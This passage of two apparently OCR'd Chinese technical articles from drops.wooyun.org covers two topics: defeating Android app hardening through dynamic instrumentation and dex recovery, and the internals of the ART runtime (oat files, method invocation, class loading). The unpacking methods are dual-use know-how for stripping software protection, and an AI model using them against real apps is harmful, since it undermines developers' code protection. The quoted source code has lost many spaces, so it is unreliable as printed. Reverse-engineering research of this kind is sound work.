ffdef5e4: 7100 1319 0000                     |0000: invoke-static {}, Lpnf/this/object/does/not/Exist;.a:()Z // method@1913
ffdef5ea: 0a02                               |0003: move-result v2
ffdef5ec: 7110 1419 0200                     |0004: invoke-static {v2}, Lpnf/this/object/does/not/Exist;.b:(I)V // method@1914
ffdef5f2: 6e10 0018 0300                     |0007: invoke-virtual {v3}, Lcom/example/simple/MyActivity;.getMenuInflater:()
Landroid/view/MenuInflater; // method@1800
ffdef5f8: 0c00                               |000a: move-result-object v0
ffdef5fa: 1501 077f                          |000b: const/high16 v1, #int 2131165184 // #7f07
ffdef5fe: 6e30 ae15 1004                     |000d: invoke-virtual {v0, v1, v4}, Landroid/view/MenuInflater;.inflate:(ILandroid/view/Menu;
)V // method@15ae
ffdef604: 1210                               |0010: const/4 v0, #int 1 // #1
ffdef606: 0f00                               |0011: return v0
```

```
  Virtual methods    -
    #0               : (in Lpnf/this/object/does/not/Exist;)
      name           : 'testdex2jarcrash'
      type           : '(Ljava/lang/String;Ljava/lang/String;)V'
      access         : 0x0001 (PUBLIC)
      code           -
      codeOff        : 0xffdef92c
      registers      : 3
      ins            : 3
      outs           : 0
      insns size     : 1 16-bit code units
ffdef92c:                                        |[ffdef92c] pnf.this.object.does.not.Exist.testdex2jarcrash:(
Ljava/lang/String;Ljava/lang/String;)V
ffdef93c: 0e00                                   |0000: return-void
      catches        : (none)
      positions      :
      locals         :
        0x0000 - 0x0001 reg=0 this Lpnf/this/object/does/not/Exist;
        0x0000 - 0x0001 reg=1 test1 Ljava/lang/String;
        0x0000 - 0x0001 reg=2 test2 Ljava/lang/String;

  source_file_idx    : -1 (unknown)
```

另外有些加固程序会额外插入一些类来破坏正常的反编译效果，例如这个类就有个方法是能够让dex2jar失效。

```
  Direct methods    -
    #0              : (in Lcom/example/simple/MyApplication;)
      name          : '<init>'
      type          : '()V'
      access        : 0x10001 (PUBLIC CONSTRUCTOR)
      code          -
      codeOff       : 0xffdef608
      registers     : 1
      ins           : 1
      outs          : 1
      insns size    : 4 16-bit code units
ffdef608:                                        |[ffdef608] com.example.simple.MyApplication.<init>:()V
ffdef618: 7010 3e00 0000                         |0000: invoke-direct {v0}, Landroid/app/Application;.<init>:()V // method@003e
ffdef61e: 0e00                                   |0003: return-void
      catches       : (none)
      positions     :
      locals        :
```

还有壳将codeOff改成了负的值，这样代码就会被映射到文件内存范围之外。我们的方法可以直接将代码获取后重新写回到正常的位置。

```
public class MyActivity extends Activity {
    static {
        System.loadLibrary("simple");
    }

    public MyActivity() {
        super();
    }

    private native int getInt() {
    }

    protected void onCreate(Bundle arg2) {
        A.d("Lcom/example/simple/MyActivity;->onCreate001(Landroid/os/Bundle;)V");
        this.onCreate001(arg2);
        A.e("Lcom/example/simple/MyActivity;->onCreate001(Landroid/os/Bundle;)V");
    }

    private void onCreate001(Bundle savedInstanceState) {
    }

    public boolean onCreateOptionsMenu(Menu menu) {
        this.getMenuInflater().inflate(2131165184, menu);
        return 1;
    }
}
```

drops.wooyun.org

另外还有壳是重写了某些方法，将代码放入一个新的方法中，并在执行前去解密，执行后再重新抹去。对于这种情况，由于我们脱壳代码插桩于每个方法调用处，因此我们只需要调整脱壳点到该方法执行处去实施脱壳就能恢复出代码了。

```
public class MyActivity extends Activity {
    static {
        System.loadLibrary("simple");
    }

    public MyActivity() {
        super();
    }

    private native int getInt() {
    }

    protected void onCreate(Bundle arg2) {
        A.d("Lcom/example/simple/MyActivity;->onCreate001(Landroid/os/Bundle;)V");
        this.onCreate001(arg2);
        A.e("Lcom/example/simple/MyActivity;->onCreate001(Landroid/os/Bundle;)V");
    }

    private void onCreate001(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        this.setContentView(2130903040);
        Log.i("TTT", "MyActivity.onCreate");
        this.sendBroadcast(new Intent(((Context)this), MyBroadcastReceiver.class));
        this.startService(new Intent(((Context)this), MyService.class));
        this.getContentResolver().query(Uri.parse("content://com.example.simple.MyContentProvider/"),
                null, null, null, null);
        Log.i("TTT", "getInt = " + this.getInt());
    }

    public boolean onCreateOptionsMenu(Menu menu) {
        this.getMenuInflater().inflate(2131165184, menu);
        return 1;
    }
}
```

drops.wooyun.org

除以上例子外，我们还发现某些加固程序会hook进程空间中的write函数，检测写的内容如果是特定的数据（如dex文件头），则让write操作失败，或者获取内存地址空间在映射的DEX文件区域内，也会让write失败等。还有加固程序会将原始的DEX文件分离出多个DEX，以及修改特定的数据项如debug_info_off为错误值，运行时再动态改回正确值。还有壳会在字节码基础上对原始的程序做代码混淆。

（注：以上例子都并非最新版本，不保证特定的加固程序现有产品与上述例子依然一致）

0x07 讨论与思考

首先我们的方法依然有局限性，一来在研究对象里说明了我们只针对DEX文件加密保护，并不做反混淆的工作。其次我们的方法依然是基于动态分析，将面临动态分析的局限性，如一段加密代码是运行到才解密，但该方法无法被触发执行，我们的方法也无法解密这个方法的代码。最后用该方法虽然难以被加固程序检测，但用该方法制作的工具在实现上势必会有某些特征，这些特征可能会被加固程序加以利用和对抗。

最后是我想和大家一起探讨的关于更好的Android平台应用程序加固的想法。事实上Android平台的加固破解还是相对容易的，然而并不是没有更难更安全的加固方案，而是在手机平台上商用的加固方案需要考虑到性能损耗和兼容性的问题，这是无法避免的。同时综合这几个方面，我觉得加固保护的趋势和做法发展主要集中在以下的几个点。

一个是我觉得Android混淆和加壳其实可以结合使用。从攻击者的角度来看，我认为强力的混淆可能要比加壳在保护代码逻辑方面更加有效。但是好的混淆方案事实上非常难以设计。目前来看国内的加固几乎不会对原始的代码做大的变换和混淆，可能是怕修改的代码在兼容性上会有问题。我认为这是一个发展点。我发现国外比较优秀的工具会在深度混淆这个点上做文章，比如dexprotector，他既有加壳，也有混淆，即使脱壳成功，还是需要去面对难以理解的混淆后代码。

另外我觉得部分加固的效果在安全性上可能要强过整体加固。就像之前的一个例子，一个方法只有在运行时才解密自己，一旦脱离运行则重新加密或抹掉。这个等于是利用了动态执行覆盖率低的缺陷来进一步保护自己。

第三个就是为了更好的加固效果，加固过程应该尽可能从现在的开发后加固变成开发中的加固。现在有一些加固SDK就是这方面比较好的尝试。直接在开发的过程中敏感的操作使用一个安全库的接口。这个无论是在性能上还是效果都可以对现在的整体一刀切式的加固做个质的提高。熟悉业务的开发人员会很清楚他们需要保护的代码是哪一部分，因为一个程序事实上眞正需要被保护的逻辑可能只是很小一部分，加固范围的缩小可以大大提高性能，同时单独的安全库文件可以有针对性的保护措施，效果会非常好，另外比起整个APP加固也更容易做的兼容性测试。

加固另一个思路是尽可能用Native的代码，特别是关键的程序逻辑，Native代码逆向本身就比Java困难，加了混淆或者壳后就更难了，同时Native代码事实上还能在性能上有所提高，是一举两得的方案。由此又可以延伸出如何对Android应用程序中native代码做深度保护的问

题，如果敏感操作用深度混淆保护的native代码做保护，则攻击成本势必将极大提升。

最后我觉得加固保护的一个趋势是尽量少的去利用小trick来做防护，比如那些利用静态分析工具的BUG或者系统解析APK的BUG来做加固其实意义不是很大，加固保护更应该从整个计算机系统的体系结构上来考虑和强化，而不应该集中于一些小的技巧。

原文 by zyq8709

ART是Android平台上的新一代运行时,用来代替dalvik。它主要采用了AOT的方法，在apk安装的时候将dalvikbytecode一次性编译成arm本地指令（但是这种AOT与c语言等还是有本质不同的，还是需要虚拟机的环境支持），这样在运行的时候就无需进行任何解释或编译便可直接执行，节省了运行时间，提高了效率，但是在一定程度上使得安装的时间变长，空间占用变大。

从Android的源码上看，ART相关的内容主要有compiler和与之相关的程序dex2oat、runtime、Java调试支持和对oat文件进行解析的工具oatdump。

下面这张图是ART的源码目录结构：

```
Android.mk
build/
compiler/
dalvikvm/
dex2oat/
jdwpspy/
MODULE_LICENSE_APACHE2
NOTICE
oatdump/
runtime/
test/
tools/
```


中间有几个目录比较关键，

首先是dex2oat，负责将dex文件给转换为oat文件，具体的翻译工作需要由compiler来完成，最后编译为dex2oat；

其次是runtime目录，内容比较多，主要就是运行时，编译为libart.so用来替换libdvm.so，dalvik是一个外壳，其中还是在调用ART runtime；

oatdump也是一个比较重要的工具，编译为oatdump程序，主要用来对oat文件进行分析并格式化显示出文件的组成结构；

jdwpspy是java的调试支持部分，即JDWP服务端的实现。

0x01 oat文件

oat文件的格式，可以从dex2oat和oatdump两个目录入手。简单的说，oat文件是嵌套在一个elf文件的格式中的。在elf文件的动态符号表中有三个重要的符号：oatdata、oatexec、oatlastword，分别表示oat的数据区，oat文件中的native code和结束位置。这些关系结构在图中说明的很清楚，简单理解就是在oatdata中，保存有原来的dex文件内容，在头部还保留了寻址到dex文件内容的偏移地址和指向对应的oat class偏移，oat class中还保存了对应的native code的偏移地址，这样也就间接的完成了dexbytecode和native code的对应关系。

具体的一些代码可以参考/art/dex2oat/dex2oat.cc中的 `static int dex2oat(intargc, char** argv)` 函数和/art/oatdump/oatdump.cc的 `static intoatdump(intargc, char** argv)` 的函数，可以很快速的理解oat文件的格式和解析。在/art/compiler/elf_writer_quick.cc 中的Write函数很值得参考。

0x02 运行时的启动

ART运行时的启动过程很早，是由zygote所启动的，与dalvik的启动过程完全一样，保证了由dalvik到ART的无缝衔接。

整个启动过程是从app_processs（/frameworks/base/cmds/app_process/app_main.cpp）开始的，创建了一个对象AppRuntime runtime，这个是一个单例，整个系统运行时只有一个。随着zygote的fork过程，只是在不断地复制指向这个对象的指针个每个子进程。然后就开始执行runtime.start方法。这个方法里先调用startVm启动虚拟机。是由JNI_CreateJavaVM方法具体执行的的，即/art/runtime/jni_internal.cc的 `extern "C" jintJNI_CreateJavaVM(JavaVM** p_vm, JNIEnv** p_env, void* vm_args)` 。然后调用startReg注册一些native的method。在最后比较重要的是查找到要执行的java代码的main方法，然后执行进入托管代码的世界，这也是我们感兴趣的地方。

```
875     char* slashClassName = toSlashClassName(className);
876     jclass startClass = env->FindClass(slashClassName);
877     if (startClass == NULL) {
878         ALOGE("JavaVM unable to locate class '%s'\n", slashClassName);
879         /* keep going */
880     } else {
881         jmethodID startMeth = env->GetStaticMethodID(startClass, "main",
882             "([Ljava/lang/String;)V");
883         if (startMeth == NULL) {
884             ALOGE("JavaVM unable to find main() in '%s'\n", className);
885             /* keep going */
886         } else {
887             env->CallStaticVoidMethod(startClass, startMeth, strArray);
888
```


如图，最后调用的是CallStaticVoidMethod，去看看它的实现：

```
1922  static void CallStaticVoidMethod(JNIEnv* env, jclass, jmethodID mid, ...) {
1923    va_list ap;
1924    va_start(ap, mid);
1925    CHECK_NON_NULL_ARGUMENT(CallStaticVoidMethod, mid);
1926    ScopedObjectAccess soa(env);
1927    InvokeWithVarArgs(soa, NULL, mid, ap);
1928    va_end(ap);
1929  }
```


再去寻找InvokeWithVarArgs：

```
150 static JValue InvokeWithVarArgs(const ScopedObjectAccess& soa, jobject obj,
151                                 jmethodID mid, va_list args)
152     SHARED_LOCKS_REQUIRED(Locks::mutator_lock_) {
153   ArtMethod* method = soa.DecodeMethod(mid);
154   Object* receiver = method->IsStatic() ? NULL : soa.Decode<Object*>(obj);
155   MethodHelper mh(method);
156   JValue result;
157   ArgArray arg_array(mh.GetShorty(), mh.GetShortyLength());
158   arg_array.BuildArgArray(soa, receiver, args);
159   InvokeWithArgArray(soa, method, &arg_array, &result, mh.GetShorty()[0]);
160   return result;
161 }
```


跳到InvokeWithArgArray：

```
140 void InvokeWithArgArray(const ScopedObjectAccess& soa, ArtMethod* method,
141                         ArgArray* arg_array, JValue* result, char result_type)
142     SHARED_LOCKS_REQUIRED(Locks::mutator_lock_) {
143   uint32_t* args = arg_array->GetArray();
144   if (UNLIKELY(soa.Env()->check_jni)) {
145     CheckMethodArguments(method, args);
146   }
147   method->Invoke(soa.Self(), args, arg_array->GetNumBytes(), result, result_type);
148 }
149
```


可以看到一个很关键的class：

```
namespace mirror {

class StaticStorageBase;

typedef void (EntryPointFromInterpreter)(Thread* self, MethodHelper& mh,
    const DexFile::CodeItem* code_item, ShadowFrame* shadow_frame, JValue* result);

// C++ mirror of java.lang.reflect.Method and java.lang.reflect.Constructor
class MANAGED ArtMethod : public Object {
 public:
  Class* GetDeclaringClass() const;

  void SetDeclaringClass(Class *new_declaring_class) SHARED_LOCKS_REQUIRED(Locks::mutator_lock_);
```


即ArtMethod，它的一个成员方法就是负责调用oat文件中的native code的：

```
269       }
270 #ifdef ART_USE_PORTABLE_COMPILER
271       (*art_portable_invoke_stub)(this, args, args_size, self, result, result_type);
272 #else
273       (*art_quick_invoke_stub)(this, args, args_size, self, result, result_type);
274 #endif
```


最后这就是最终的入口：

```
256 ENTRY art_quick_invoke_stub
257     push    {r0, r4, r5, r9, r11, lr}       @ spill regs
258     .save   {r0, r4, r5, r9, r11, lr}
259     .pad #24
260     .cfi_adjust_cfa_offset 24
261     .cfi_rel_offset r0, 0
262     .cfi_rel_offset r4, 4
263     .cfi_rel_offset r5, 8
264     .cfi_rel_offset r9, 12
265     .cfi_rel_offset r11, 16
266     .cfi_rel_offset lr, 20
267     mov     r11, sp                         @ save the stack pointer
268     .cfi_def_cfa_register r11
269     mov     r9, r3                          @ move managed thread pointer into r9
270     mov     r4, #SUSPEND_CHECK_INTERVAL     @ reset r4 to suspend check interval
271     add     r5, r2, #16                     @ create space for method pointer in frame
272     and     r5, #0xFFFFFFF0                 @ align frame size to 16 bytes
273     sub     sp, r5                          @ reserve stack space for argument array
274     add     r0, sp, #4                      @ pass stack pointer + method ptr as dest for memcpy
275     bl      memcpy                          @ memcpy (dest, src, bytes)
276     ldr     r0, [r11]                       @ restore method*
277     ldr     r1, [sp, #4]                    @ copy arg value for r1
278     ldr     r2, [sp, #8]                    @ copy arg value for r2
279     ldr     r3, [sp, #12]                   @ copy arg value for r3
280     mov     ip, #0                          @ set ip to 0
281     str     ip, [sp]                        @ store NULL for method* at bottom of frame
282     ldr     ip, [r0, #METHOD_CODE_OFFSET]   @ get pointer to the code
283     blx     ip                              @ call the method
284     mov     sp, r11                         @ restore the stack pointer
285     ldr     ip, [sp, #24]                   @ load the result pointer
286     strd    r0, [ip]                        @ store r0/r1 into result pointer
287     pop     {r0, r4, r5, r9, r11, lr}       @ restore spill regs
288     .cfi_adjust_cfa_offset -24
289     bx      lr
290 END art_quick_invoke_stub
```


drops.wooyun.org

283行的blxip指令就是最终进入native code的位置。可以大致得到结论，通过查找相关的oat文件，得到所需要的类和方法，并将其对应的native code的位置放入ArtMethod结构，最后通过Invoke成员完成调用。下一步的工作需要着重关注的便是native code代码调用其他的java方法时如何去通过运行时定位和跳转的。

注意注释中描述了ART下的ABI，与标准的ARM调用约定相似，但是R0存放的是调用者的方法的ArtMethod对象地址，R0-R3包含的才是参数，包括this。多余的存放在栈中，从SP+16的位置开始。返回值同样通过R0/R1传递。R9指向运行时分配的当前的线程对象指针。

0x03 类加载

类加载的任务主要由ClassLinker类来负责，先看一下这个过程的顺序图：



顺序图中以静态成员的初始化和虚函数的初始化为例，描述了调用的逻辑。下面进行详细的叙述。

从FindClass开始：

```
mirror::Class* ClassLinker::FindClass(constchar* descriptor, mirror::ClassLoader* clas
s_loader) {
……
mirror::Class* klass = LookupClass(descriptor, class_loader);
if (klass != NULL) {
returnEnsureResolved(self, klass);
  }
if (descriptor[0] == '[') {
returnCreateArrayClass(descriptor, class_loader);

  } elseif (class_loader == NULL) {
DexFile::ClassPathEntry pair = DexFile::FindInClassPath(descriptor, boot_class_path_);
if (pair.second != NULL) {
returnDefineClass(descriptor, NULL, *pair.first, *pair.second);
    }
……
}
```

省略次要的代码，首先利用LookupClass查找所需要的类是否被加载，对于此场景所以不符合此条件。然后判断是否是数组类型的类，也跳过此分支，进入到我们最感兴趣的DefineClass中。

```
mirror::Class* ClassLinker::DefineClass(constchar* descriptor,
                                        mirror::ClassLoader* class_loader,
constDexFile&dex_file,
constDexFile::ClassDef&dex_class_def) {
……
SirtRef<mirror::Class>klass(self, NULL);
if (UNLIKELY(!init_done_)) {
// finish up init of hand crafted class_roots_
if (strcmp(descriptor, "Ljava/lang/Object;") == 0) {
klass.reset(GetClassRoot(kJavaLangObject));
    } elseif (strcmp(descriptor, "Ljava/lang/Class;") == 0) {
klass.reset(GetClassRoot(kJavaLangClass));
    } elseif (strcmp(descriptor, "Ljava/lang/String;") == 0) {
klass.reset(GetClassRoot(kJavaLangString));
    } elseif (strcmp(descriptor, "Ljava/lang/DexCache;") == 0) {
klass.reset(GetClassRoot(kJavaLangDexCache));
    } elseif (strcmp(descriptor, "Ljava/lang/reflect/ArtField;") == 0) {
klass.reset(GetClassRoot(kJavaLangReflectArtField));
    } elseif (strcmp(descriptor, "Ljava/lang/reflect/ArtMethod;") == 0) {
klass.reset(GetClassRoot(kJavaLangReflectArtMethod));
    } else {
klass.reset(AllocClass(self, SizeOfClass(dex_file, dex_class_def)));
    }
  } else {
klass.reset(AllocClass(self, SizeOfClass(dex_file, dex_class_def)));
  }
klass->SetDexCache(FindDexCache(dex_file));
LoadClass(dex_file, dex_class_def, klass, class_loader);
……
returnklass.get();
}
```

拣重要的部分看，这个方法基本上完成了两个个功能，即从dex文件加载类和加载过的类插入一个表中，供LookupClass查询。

我们关注第一个功能，首先是进行一些内置类的判断，对于自定义的类则是手动分配空间、，然后查找相关的dex文件，最后进行加载。

接着看LoadClass方法：

```
voidClassLinker::LoadClass(constDexFile&dex_file,
constDexFile::ClassDef&dex_class_def,
SirtRef<mirror::Class>&klass,
                            mirror::ClassLoader* class_loader) {
……
// Load fields fields.
const byte* class_data = dex_file.GetClassData(dex_class_def);
if (class_data == NULL) {
return;  // no fields or methods - for example a marker interface
  }
ClassDataItemIteratorit(dex_file, class_data);
  Thread* self = Thread::Current();
if (it.NumStaticFields() != 0) {
    mirror::ObjectArray<mirror::ArtField>* statics = AllocArtFieldArray(self, it.NumSt
aticFields());
if (UNLIKELY(statics == NULL)) {
CHECK(self->IsExceptionPending());  // OOME.
return;
    }
klass->SetSFields(statics);
  }
if (it.NumInstanceFields() != 0) {
    mirror::ObjectArray<mirror::ArtField>* fields =
AllocArtFieldArray(self, it.NumInstanceFields());
if (UNLIKELY(fields == NULL)) {
CHECK(self->IsExceptionPending());  // OOME.
return;
    }
klass->SetIFields(fields);
  }
for (size_ti = 0; it.HasNextStaticField(); i++, it.Next()) {
SirtRef<mirror::ArtField>sfield(self, AllocArtField(self));
if (UNLIKELY(sfield.get() == NULL)) {
CHECK(self->IsExceptionPending());  // OOME.
return;
    }
klass->SetStaticField(i, sfield.get());
LoadField(dex_file, it, klass, sfield);
  }
for (size_ti = 0; it.HasNextInstanceField(); i++, it.Next()) {
SirtRef<mirror::ArtField>ifield(self, AllocArtField(self));
if (UNLIKELY(ifield.get() == NULL)) {
CHECK(self->IsExceptionPending());  // OOME.
return;
    }
klass->SetInstanceField(i, ifield.get());
LoadField(dex_file, it, klass, ifield);
  }

UniquePtr<constOatFile::OatClass>oat_class;
if (Runtime::Current()->IsStarted() && !Runtime::Current()->UseCompileTimeClassPath())
 {
oat_class.reset(GetOatClass(dex_file, klass->GetDexClassDefIndex()));
  }

// Load methods.
if (it.NumDirectMethods() != 0) {
// TODO: append direct methods to class object
    mirror::ObjectArray<mirror::ArtMethod>* directs =
AllocArtMethodArray(self, it.NumDirectMethods());
if (UNLIKELY(directs == NULL)) {
CHECK(self->IsExceptionPending());  // OOME.
return;
    }
klass->SetDirectMethods(directs);
  }
if (it.NumVirtualMethods() != 0) {
// TODO: append direct methods to class object
    mirror::ObjectArray<mirror::ArtMethod>* virtuals =
AllocArtMethodArray(self, it.NumVirtualMethods());
if (UNLIKELY(virtuals == NULL)) {
```

```
CHECK(self->IsExceptionPending());  // OOME.
return;
    }
klass->SetVirtualMethods(virtuals);
  }
size_tclass_def_method_index = 0;
for (size_ti = 0; it.HasNextDirectMethod(); i++, it.Next()) {
SirtRef<mirror::ArtMethod>method(self, LoadMethod(self, dex_file, it, klass));
if (UNLIKELY(method.get() == NULL)) {
CHECK(self->IsExceptionPending());  // OOME.
return;
    }
klass->SetDirectMethod(i, method.get());
if (oat_class.get() != NULL) {
LinkCode(method, oat_class.get(), class_def_method_index);
    }
method->SetMethodIndex(class_def_method_index);
class_def_method_index++;
  }
for (size_ti = 0; it.HasNextVirtualMethod(); i++, it.Next()) {
SirtRef<mirror::ArtMethod>method(self, LoadMethod(self, dex_file, it, klass));
if (UNLIKELY(method.get() == NULL)) {
CHECK(self->IsExceptionPending());  // OOME.
return;
    }
klass->SetVirtualMethod(i, method.get());
    DCHECK_EQ(class_def_method_index, it.NumDirectMethods() + i);
if (oat_class.get() != NULL) {
LinkCode(method, oat_class.get(), class_def_method_index);
    }
class_def_method_index++;
  }
……
}
```

为了弄清这个方法，我们先得看看Class类利用了什么重要的成员：

```
ObjectArray<ArtMethod>* direct_methods_;
// instance fields
// specifies the number of reference fields.
ObjectArray<ArtField>* ifields_;
// For every interface a concrete class implements, we create an array of the concrete
 vtable_
// methods for the methods in the interface.
IfTable* iftable_;
// Static fields
ObjectArray<ArtField>* sfields_;
// The superclass, or NULL if this is java.lang.Object, an interface or primitive type.

// Virtual methods defined in this class; invoked through vtable.
ObjectArray<ArtMethod>* virtual_methods_;
// Virtual method table (vtable), for use by "invoke-virtual".  The vtable from the su
perclass is
// copied in, and virtual methods from our class either replace those from the super o
r are
// appended. For abstract classes, methods may be created in the vtable that aren't in
// virtual_ methods_ for miranda methods.
ObjectArray<ArtMethod>* vtable_;
// Total size of the Class instance; used when allocating storage on gc heap.
// See also object_size_.
size_tclass_size_;
```

这样就比较清晰了。LoadClass首先读取dex文件中的classdata，然后初始化一个迭代器来对classdata中的数据进行遍历。接下来分部分进行：

分配一个对象ObjectArray来表示静态成员，并利用静态成员的数量初始化，并将这个对象的地址赋值给Class的sfields_成员。

同样的完成Class的ifields_成员的初始化，用来表示私有数据成员

接下来，遍历静态成员，对于每个成员分配一个Object对象，然后将地址放入之前分配的ObjectArray数组中，并将dex文件中的相关信息加载到Object对象中，从而完成了静态成员信息的读取。

同理，完成了私有成员信息的读取。

像对于数据成员一样，分配一个ObjectArray用于表示directmethod，并用于初始化direct*methods*成员。
同理，初始化了virtual*methods*成员。

遍历directmethod成员，对于每一个directmethod生成一个ArtMethod对象，并在构造函数中通过LoadMethod完成dex文件中相应信息的读取。再将ArtMethod对象放入之前的ObjectArray中，还需要利用LinkCode将实际的方法代码起始地址用来初始化ArtMethod的entry*point_from_compiled_code*成员，最后更新每个ArtMethod的method*index*成员用于方法索引查找。

同样的过程完成了对于VirtualMethod的处理


最终就完成了类的加载。

下面需要再关注一下一个类实例化的过程。

类的实例化是通过TLS（线程局部存储）中的一个函数表中的pAllocObject来进行的。pAllocObject这个函数指针被指向了 art_quick_alloc_object函数。这个函数是与硬件相关的，实际上它又调用了artAllocObjectFromCode函数，又调用了AllocObjectFromCode函数，在完成了一系列检查判断后调用了Class::AllocObject，这个方法很简单，就是一句话：

`returnRuntime::Current()->GetHeap()->AllocObject(self, this, this->object_size_)`
其实是在堆上根据之前LoadClass时指定的类对象的大小分配了一块内存，按照一个Object对象指针返回。

可以以图形来展示一下：

